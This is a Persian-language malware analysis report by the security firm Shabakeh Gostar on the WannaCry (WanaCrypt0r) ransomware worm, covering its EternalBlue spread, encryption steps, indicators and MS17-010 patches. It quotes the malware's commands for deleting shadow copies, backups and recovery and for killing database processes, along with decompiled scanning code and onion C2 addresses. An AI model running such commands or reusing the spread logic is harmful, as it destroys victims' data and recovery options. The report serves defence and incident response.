بـررســـی و تحلیل کـرم بـاج‌افـزاری

WanaCrypt0r

شبکه گستر
شـرکت مهندسی شـبکه گسـتر

عنوان سند: بررسی و تحلیل کرم باج‌افزاری WanaCrypt0r

شناسه سند: SPT-A-0134-00

تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر

تاریخ آخرین بازنگری: ۲۳ اردیبهشت ۱۳۹۶ | شرح آخرین بازنگری: -

جمعه شب به وقت ایران - ۲۲ اردیبهشت ماه -، منابع متعدد از انتشار گسترده باج‌افزار جدیدی با عنوان WanaCrypt0r خبر دادند. باج‌افزاری که با خاصیت کرم گونه و با بهره‌جویی از یک ضعف امنیتی در بخش SMB سیستم عامل Windows از روی نخستین دستگاه آلوده شده، به‌سرعت خود را در سطح شبکه و اینترنت تکثیر می‌کند.

ماجرای آسیب‌پذیری مورد استفاده WanaCrypt0r به حدود یک ماه قبل و انتشار اسناد محرمانه‌ای باز می‌گردد که در جریان آن فایل‌های سرقت شده از یک گروه نفوذگر حرفه‌ای با نام Equation که وابستگی اثبات شده‌ای به "سازمان امنیت ملی" دولت آمریکا (NSA) دارد توسط گروه Shadow Brokers بر روی اینترنت به اشتراک گذاشته شدند. در بین این فایل‌ها، بهره‌جوهایی به چشم می‌خوردند که از یک ضعف امنیتی روز صفر در بخش سیستم عامل Windows که به EternalBlue موسوم شد سوءاستفاده می‌کردند. یک ماه پیش از درز این اطلاعات شرکت مایکروسافت اقدام به عرضه اصلاحیه‌ای با شناسه MS17-010 به‌منظور ترمیم آسیب‌پذیری مذکور نموده بود.


نویسنده یا نویسندگان WanaCrypt0r نیز با استفاده از بهره‌جوی این آسیب‌پذیری باج‌افزار خود را به کرمی بسیار مخرب تبدیل کرده‌اند.

تنها در انگلیس، آلودگی تعداد زیادی از بیمارستان‌های این کشور به این باج افزار سبب تعطیلی برخی از بخش‌های این مراکز درمانی شده است. مرکز اصلی سلامت لندن به نام Barts Health به بیماران توصیه کرده که بیماران به مراکز درمانی دیگری مراجعه کنند. برخی دیگر از مراکز درمانی این کشور نیز مجبور به ترخیص زود هنگام بیماران و محدود کردن خدمات رادیولوژی خود شده‌اند. حتی یکی از بیمارستان‌ها تصمیم گرفته که بخش اورژانس خود را تعطیل کرده و فقط به موارد حیاتی رسیدگی کند.

در زمان نگارش این گزارش بیش از ۱۴۰ هزار دستگاه در ۹۹ کشور جهان به این باج‌افزار آلوده شده‌اند و انتظار می‌رود شمار این آلودگی‌ها به سرعت افزایش پیدا کند. به گزارش شرکت مهندسی شبکه گستر، در ایران نیز، تعداد قابل توجهی از سیستم‌ها به این باج‌افزار مخرب آلوده شده‌اند.

اصلی‌ترین راهکار در پیشگیری از آلوده شدن به این باج‌افزار اطمینان از نصب بودن اصلاحیه MS17-010 و بکارگیری نرم‌افزار ضدویروس مناسب و به‌روز است.


در این گزارش ساختار و عملکرد باج‌افزار WanaCrypt0r که با نام Ransom-WannaCry نیز شناخته می‌شود مورد بررسی و تحلیل قرار گرفته است.



شکل ۱: گستره آلودگی‌ها به باج‌افزار WanaCrypt0r

رمزگذاری

در صورت موفقیت WanaCrypt0r در رخنه به دستگاه آسیب‌پذیر، این باج‌افزار، یک نصاب مخرب را که یک فایل ZIP محافظت شده با گذرواژه را در خود دارد بر روی آن کپی می‌کند. در فایل ZIP، فایل‌های مورد نیاز برای اجرای WanaCryptor قرار دارند.



شکل ۲: فایل فشرده شده نصاب WanaCryptor

WanaCrypt0r محتوای فایل ZIP را در همان پوشه‌ای که بر روی آن کپی شده استخراج کرده و چندین فرمان را اجرا می‌کند. در ابتدا اطلاعیه باجگیری بر اساس زبان تعیین شده بر روی سیستم عامل در پوشه msg کپی می‌شود. نسخه بررسی شده در این گزارش از ۲۸ زبان پشتیبانی می‌کند.

شکل ۳: زبان‌های پشتیبانی شده توسط اطلاعیه باجگیری WanaCryptor

سپس WanaCrypt0r نرم‌افزار TOR Client را از نشانی زیر دریافت کرده و در پوشه‌ای با نام TaskData ذخیره می‌کند:

- hxxps://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip

از TOR Client برای برقراری ارتباط با سرورهای فرماندهی[1] باج‌افزار به نشانی‌های زیر استفاده می‌شود.

- gx7ekbenv2riucmf.onion
- 57g7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52maqm7.onion

در ادامه برای آماده‌سازی دستگاه جهت رمزنگاری فایل‌های بر روی آن، دستور زیر اجرا می‌شود:

- icacls . /grant Everyone:F /T /C /Q

این دستور اجازه دسترسی کامل به فایل‌هایی که در پوشه و زیرپوشه‌ای که باج‌افزار در آن اجرا شده است را می‌دهد.

سپس باج‌افزار با بهره‌گیری از فرامین زیر تمامی پروسه‌های مرتبط با سرورهای پایگاه داده و پست الکترونیکی را متوقف می‌کند.

- taskkill.exe /f /im mysqld.exe
- taskkill.exe /f /im sqlwriter.exe
- taskkill.exe /f /im sqlserver.exe
- taskkill.exe /f /im MSExchange*
- taskkill.exe /f /im Microsoft.Exchange.*

هدف از این کار فراهم نمودن امکان رمزگذاری فایل‌های مربوط به این سرویس‌دهندگان است.

همچنین کلیدهای زیر نیز در محضرخانه ایجاد می‌شوند:


- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\[random]"[Installed_Folder]\taskscheduler.exe"
- HKCU\Software\WanaCrypt0r\wd [Installed_Folder]
- HKCU\Control Panel\Desktop\Wallpaper"[Installed_Folder]\Desktop\@WanaDecryptor@.bmp"

اکنون، WanaCrypt0r آماده اجرای عملیات رمزنگاری فایل‌های با هر یک از پسوندهای زیر بر روی دستگاه آلوده شده است.

```
der, .pfx, .key, .crt, .csr, .pem, .odt, .ott, .sxw, .stw, .uot, .max, .ods, .ots, .sxc,
.stc, .dif, .slk, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc,
.sqlite3, .sqlitedb, .sql, .accdb, .mdb, .dbf, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf,
.sln, .suo, .cpp, .pas, .asm, .cmd, .bat, .vbs, .dip, .dch, .sch, .brd, .jsp, .php, .asp,
.java, .jar, .class, .wav, .swf, .fla, .wmv, .mpg, .vob, .mpeg, .asf, .avi, .mov, .mkv, .flv,
.wma, .mid, .djvu, .svg, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png, .bmp, .jpg, .jpeg,
.vcd, .iso, .backup, .zip, .rar, .tgz, .tar, .bak, .tbk, .PAQ, .ARC, .aes, .gpg, .vmx, .vmdk,
.vdi, .sldm, .sldx, .sti, .sxi, .hwp, .snt, .onetoc2, .dwg, .pdf, .wks, .rtf, .csv, .txt,
.vsdx, .vsd, .edb, .eml, .msg, .ost, .pst, .potm, .potx, .ppam, .ppsx, .ppsm, .pps, .pot,
.pptm, .pptx, .ppt, .xltm, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm, .xlsx, .xls, .dotx,
.dotm, .dot, .docm, .docb, .docx, .doc,
```


به پسوند فایل‌های رمز شده نویسه‌های WNCRY. الصاق می‌شود.

[1] Command and Control – C&C – C2



شکل ۴: نمونه فایل‌های رمزگذاری شده توسط WanaCryptor

همزمان اطلاعیه باج‌گیری با نام @Please_Read_Me@.txt و یک نسخه از رمزگشای @WanaDecryptor@.exe در هر پوشه‌ای که فایل‌های آن رمزنگاری شده است ایجاد می‌شود.




شکل ۴: فایل @Please_Read_Me@.txt

WanaDecryptor فرامین زیر را به‌منظور حذف نسخه‌های Shadow Volume، غیرفعال نمودن Windows Recovery و حذف سوابق Windows Server Backup اجرا می‌کند:

```
C:\Windows\SysWOW64\cmd.exe /c vssadmin delete shadow /all /quiet & wmic shadowcopy delete
& bcdedit /set {default} boostatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no & wbadmin delete catalog -quiet
```

این دستورات به دسترسی Administrator نیاز دارند و قربانیان اعلان UAC را مشابه شکل ۵ مشاهده خواهند کرد.




شکل ۵: پنجره UAC در زمان اجرای فرامین WanaCrypt0r

سپس صفحه WanaCrypt0r 2.0 نمایش داده می‌شود. این صفحه شامل اطلاعاتی در خصوص نحوه پرداخت و انتخاب زبان مورد نظر است.

شکل ۶: پنجره WanaCrypt0r 2.0


هنگامی که بر روی گزینه Check Payment کلیک شود، باج‌افزار به سرورهای TOR C2 مجدداً متصل شده و پرداخت شدن باج را بررسی می‌کند. چنانچه پرداخت انجام نشده باشد، پنجره‌ای مشابه تصویر زیر نمایش داده می‌شود.



شکل ۷: اعلام پرداخت نشدن باج

در نمونه‌های بررسی شده، نشانی‌های Bitcoin زیر مورد استفاده قرار گرفته است:


- `https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94`
- `https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw`
- `https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn`



شکل ۸: مجموع مبالغ پرداخت شده به یکی از نشانی‌های Bitcoin مورد استفاده صاحبان WanaCrypt0r

همچنین پنجره باج‌افزار WanaCrypt0r 2.0 شامل بخشی با عنوان Contact Us است که از طریق آن می‌توان با صاحبان باج‌افزار ارتباط برقرار کرد.

باج‌افزار تصویر پس زمینه Desktop را نیز به تصویری مشابه شکل ۹ تغییر می‌دهد.



شکل ۹: تصویر پس زمینه Desktop دستگاه آلوده شده به WanaCrypt0r

همچنین بر روی Desktop نیز یک نسخه از فایل @Please_Read_Me@.txt کپی می‌شود که شامل اطلاعات بیشتر و سوالات متداول و پاسخ آنها می‌شود.

بهره‌جویی از آسیب‌پذیری SMB

یکی از ویژگی‌های خاص این باج‌افزار، انتشار در سطح شبکه و اینترنت با بهره‌جویی از آسیب‌پذیری SMB موسوم به EternalBlue است.

WanaCrypt0r با استفاده از تابع GetAdaptersInfo() فهرستی از دامنه‌های IP را در آن شبکه محلی که دستگاه قربانی عضو آن است استخراج می‌کند. در ادامه آرایه‌ای از هر یک از نشانی های IP استخراج شده ایجاد کرده و اقدام به پویش شبکه به‌منظور شناسایی دستگاه‌های دیگر می‌کند.

```
SizePointer = 0;
if ( GetAdaptersInfo(0, &SizePointer) != ERROR_BUFFER_OVERFLOW )
  return 0;
if ( !SizePointer )
  return 0;
AdaptorInfo = (struct _IP_ADAPTER_INFO *)LocalAlloc(0, SizePointer);
hMem = AdaptorInfo;
if ( !AdaptorInfo )
  return 0;
if ( GetAdaptersInfo(AdaptorInfo, &SizePointer) )
{
  LocalFree(AdaptorInfo);
  return 0;
}
```

شکل ۱۰: کشف نشانی‌های IP در شبکه محلی دستگاه آلوده شده به WanaCrypt0r

در صورت دریافت پاسخ از هر یک از نشانی‌های پویش شده، باج‌افزار اقدام به اتصال به آنها از طریق درگاه 445 کرده و اجرای بهره‌جو[۲] می‌کند. در صورتی که بهره‌جو ظرف مدت ده دقیقه موفق به رخنه به دستگاه هدف قرار گرفته شده نشود، باج‌افزار از آن چشم‌پوشی می‌کند.

```
int __cdecl scan_IP(int a1)
{
  void *v1; // eax@2
  void *v2; // esi@2

  if ( can_connect_to_port_445(a1) > 0 )
  {
    v1 = (void *)beginthreadex(0, 0, MS17_010_attempt_pwn_thread, a1, 0, 0);
    v2 = v1;
    if ( v1 )
    {
      if ( WaitForSingleObject(v1, 600000u) == WAIT_TIMEOUT )
        TerminateThread(v2, 0);
      CloseHandle(v2);
    }
  }
  InterlockedDecrement((volatile LONG *)&FileName[268]);
  endthreadex(0);
  return 0;
}
```

شکل ۱۱: توقف تلاش برای آلوده کردن دستگاه‌های شناسایی شده پس از گذشت ۱۰ دقیقه

همچنین WanaCrypt0r از روی دستگاه آلوده شده اقدام به پویش نشانی‌های IP تصادفی بر روی اینترنت و اتصال به آنها از طریق درگاه 445 می‌کند. در صورت برقراری ارتباط تمامی دامنه 24/ آن نشانی نیز برای یافتن درگاه 445 پویش خواهند شد.

مدت زمان تلاش برای بهره‌جویی یک نشانی شناسایی شده بر روی اینترنت یک ساعت است.

پیشگیری

شرکت مایکروسافت اصلاحیه آسیب‌پذیری مذکور را ۲۴ اسفند ماه ۱۳۹۵ عرضه کرد. اما گسترش آلودگی به این باج‌افزار بیانگر نصب نبودن این اصلاحیه بر روی بسیاری از دستگاه‌ها در سرتاسر جهان است.

گسترش آلودگی به این باج‌افزار به حدی بوده که شرکت مایکروسافت اقدام به عرضه اصلاحیه‌هایی برای سیستم‌های عامل از رده خارج خود نیز نموده است. این اصلاحیه‌ها از طریق نشانی های زیر قابل دسترس می باشند:

Windows Server 2003 SP2 x64:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=6e52528b-7754-49ba-b39e-2a2a2b7c8c3a

Windows Server 2003 SP2 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=fdb0df5f-8994-4e43-a37b-82544a1eff68

[۲] Exploit

```
Windows XP SP2 x64:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=a679cafc-d8da-4c2a-9709-17a6e6a93f4f

Windows XP SP3 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=9e189800-f354-4dc8-8170-7bd0ad7ca09a

Windows XP Embedded SP3 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=d4d15d30-e775-4f6f-b838-d3caca05a5e9

Windows 8 x86:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=ec4f955a-2fe7-45e6-bde1-1de91cbe874f

Windows 8 x64:
http://catalog.update.microsoft.com/v7/site/ScopedViewInline.aspx?updateid=22699699-94c3-4677-99e5-38cb4fb66401
```

به تمامی کاربران توصیه می‌شود از نصب بودن اصلاحیه MS17-010 بر روی سیستم‌های خود اطمینان حاصل کنند.

نمونه بررسی شده در این گزارش توسط ضدبدافزارهای McAfee، Bitdefender و ESET با نام‌های زیر قابل شناسایی است:

- McAfee: Artemis!84C82835A5D2
- Bitdefender: Trojan.Ransom.WannaCryptor.A
- ESET: Win32/Filecoder.WannaCryptor.D

منابع

- https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
- https://www.bleepingcomputer.com/news/security/wana-decryptor-wanacrypt0r-technical-nose-dive/
- https://blog.malwarebytes.com/cybercrime/2017/05/wanacrypt0r-ransomware-hits-it-big-just-before-the-weekend/?utm_source=outbreak&utm_medium=email-internal-b2c&utm_campaign=Wanacrypt0r&utm_content=wanacrypt0r-alert
- https://blog.avast.com/ransomware-that-infected-telefonica-and-nhs-hospitals-is-spreading-aggressively-with-over-50000-attacks-so-far-today
- https://community.sophos.com/kb/en-us/126733
- https://kc.mcafee.com/corporate/index?page=content&id=KB89335&elqTrackId=73f813d377a04621aef351706ec996c3&elq=bdd4226ca24a4d6f9053610f67cc50e7&elqaid=7261&elqat=1&elqCampaignId=4056
- https://newsroom.shabakeh.net/18467/nsa-swift-banking-hacking-tools.html
- https://newsroom.shabakeh.net/18416/microsoft-security-update-for-mar-2017.html
- https://www.bleepingcomputer.com/news/security/wana-decrypt0r-ransomware-using-nsa-exploit-leaked-by-shadow-brokers-is-on-a-rampage/
- https://securelist.com/blog/incidents/78351/wannacry-ransomware-used-in-widespread-attacks-all-over-the-world/
- https://www.nytimes.com/interactive/2017/05/12/world/europe/wannacry-ransomware-map.html?_r=1

شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ
ISO 9001:2008
Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net